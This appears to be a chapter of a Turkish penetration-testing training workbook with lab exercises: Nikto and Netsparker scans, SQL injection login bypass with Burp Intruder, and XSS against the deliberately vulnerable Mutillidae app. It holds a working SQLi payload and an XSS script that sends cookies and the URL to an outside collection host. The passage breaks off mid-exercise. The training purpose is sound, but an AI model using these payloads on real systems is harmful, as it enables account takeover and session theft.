PENTEST EĞİTİMİ
UYGULAMA KİTABI

BÖLÜM - 9

İÇİNDEKİLER

9. WEB ve MOBİL SIZMA TESTLERİ


BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

9.1. Nikto Kullanarak Web Uygulamasına/Sunucuya Yönelik Statik Güvenlik Testleri

Amaç: Hedef sunucu veya uygulamadaki zafiyetleri statik tarama yöntemleri kullanarak tespit etmek
Lab senaryosu: İçinde test scriptleri olan IIS 7 kurulu bir web sunucusu. (Herhangi bir web sunucusu ve uygulaması olabilir.)
Kullanılan Araçlar:

- Nikto 2.1.4


Adımlar:
1. Adım:
"nikto -list-plugins" komutu ile niktonun mevcut eklentileri listelenir. Listeden belli eklentilerin -Plugins parametresiyle belirtilebileceği gibi, hiçbir eklentinin seçilmediği nikto hepsini kullanacaktır. "nikto -host 6.6.6.154 -Display 4" komutu ile hedef sistemde tüm eklentiler denenecek şekilde nikto başlatılır. Display 4 ekranda gösterilecek detay seviyesidir. Tüm seviyeler ve diğer ayarlar nikto -Help komutu ile listelenebilir.



9.2. Netsparker Kullanılarak Web Uygulamalarının Zafiyetlerinin Tespit Edilmesi


Amaç: Zafiyet tarama aracı olan netsparker ile hedef sistemlerin zafiyetlerinin taranarak tespit edilmesi.
Kullanılan Araçlar: Netsparker
Uygulama: Netsparker ticari bir yazılımdır. Web uygulamalarının güvenlik testlerini gerçekleştirmek üzere kullanılmaktadır. Uygulamanın deneme sürümü ürün sitesinden indirilebilmektedir, https://www.netsparker.com/web-vulnerability-scanner/download/

1. Adım: Uygulama başlatılarak, hedef web uygulamasının adresi verilir;




2. Adım: Eğer kimlik doğrulama alanları var ise ve hedef sistem giriş yapmış bir kullanıcı hakları ile sistemde zafiyet taraması gerçekleştirecek ise; sisteme giriş yapılacak kullanıcı hesap bilgileri tanımlanır.

Burada admin/admin değerleri kullanılmaktadır.



3. Adım: Taramanın başlatılması, Start Scan denilerek tarama başlatılabilir. Tarama bittiğinde elde edilen zafiyetler;




9.3. SQLi Kullanarak Giriş Formu Aşma / Authentication Bypass

Amaç: Hedef uygulamanın, giriş formundaki “sql injection” zafiyetini istismar ederek, sisteme yetkisiz giriş yapmak.
Kullanılan Araçlar:

- Burp Suite Free 1.5
- Mutillidae

Adımlar:


1. Adım:
Hedef giriş formu açılır (owasp top 10->A1->bypass auth->login), , kullanıcı adı ve parola alanlarında, sık kullanılan bir payload olan ‘ or ‘1’=’1 denenir. “Mutillidae security Level” 0 için bu payloadın başarıyla çalıştığı görülüyor.




2. Adım:
Security level 1 olarak ayarlanıp, aynı payload denendiğinde “Dangerous characters detected. We can't allow these.....” diye başlayan bir hata mesajı alınıyor. Mesajın devamında yazdığı üzere, bir çeşit “blacklist” yöntemi uygulanıyor. Bu aşamada tarayıcı “proxy” olarak “burp suite” kullanacak gibi ayarlanır ve payload içermeyen bir giriş isteği gönderilir. “Burp suite” üzerinden yakalanan istek, “password” bölümüne 1. Adımdaki gibi yerleştirilip gönderilir. Bu şekilde, istemci taraflı korumanın aşıldığı görülmektedir.

3. Adım:

Farklı payloadları otomatik olarak denemek ve blacklist'in içermediği bir payload bulabilmek için, Burp suite'in "intruder" eklentisi kullanılabilir. Yakalanan istek, burp suit'in intruder eklentisine gönderilir. Girdi noktaları belirlenir (örnekte kısa sürmesi için sadece parola alanı seçilmiştir).



Payloads tabından denenecek payloadların listesi eklenir. Sıklıkla kullanılan "sqli login" payloadlarının olduğu bir listeye "http://www.architectingsecurity.com/wp-content/uploads/authentication-bypass-list.txt" adresinden ulaşılabilir. Payload "options" bölümünden, "load" tıklanarak, liste yüklenir ve üst menüden "Intruder->start attack" denilerek saldırı başlatılır.



Dönen cevaplar(özellikle boyutu farklı olanlar) incelenerek, başarılı olan payloadlardan biri seçilip kullanılarak, sistem yetkisiz giriş yapılır.

9.4. XSS Kullanarak Cookie Bilgilerinin Elde Edilmesi

Amaç: XSS zafiyetini istismar ederek kullanıcıların cookie bilgilerini elde etmek.
Lab senaryosu: Mutillidae kurulu web sunucusu.
Kullanılan Araçlar:


- Burp Suite 1.5

Adımlar:
1. Adım:
Hedef uygulamada XSS istismarı tespit edilir. Örnekte Mutillidae'nın persistent XSS bölümünde show-log sayfası kullanılmıştır. Hedef uygulama, sayfayı ziyaret eden kullanıcılara ait erişim loglarını listelemektedir. Buradaki user-agent alanına, xss payloadını yerleştirerek, loglara bakan adminin oturum bilgileri ele geçirilmeye çalışılmıştır. Öncelikle bilgileri kaydedecek sistem hazırlanır. Bu iş için basit bir PHP betiği(dil önemli değil) yazılır(get.php).

2. Adım:
Tarayıcı Burp Suite'e yönlendirildikten sonra Mutillidae uygulamasının herhangi bir sayfası açılır.
Burp Suite ile yakalanan isteğin user-agent bölümüne

<script>document.location="http://kayıtsistemi.com/get.php?c="+encodeURIComponent(top.window.location+":"+document.cookie);</script>


payloadı yerleştirilip istek yollanır.



Yönetici, log sayfasını kontrol ettiğinde payload çalışır ve url ve cookie bilgilerini alıp, karakter kaybı olmaması için encode edip, url ve cookie bölümlerini ayırmak için: koyup, kayıt sistemindeki betiğe, bu bilgileri get metodu ile yollar. URL'in de cookie ile beraber alınmasının sebebi, bazı uygulamalarda, oturum bilgilerinin bir bölümü url ile taşınabilmektedir. Bu gibi durumlarda, hedef kullanıcının cookie bilgilerini kullanmanın yanısıra, aynı url'yi de kullanmak gerekir. Bu yüzden, örnek uygulamada böyle bir durum söz konusu olmasa bile, bahsedilen durumu da karşılayan bir payload hazırlanmıştır.

3. Adım:

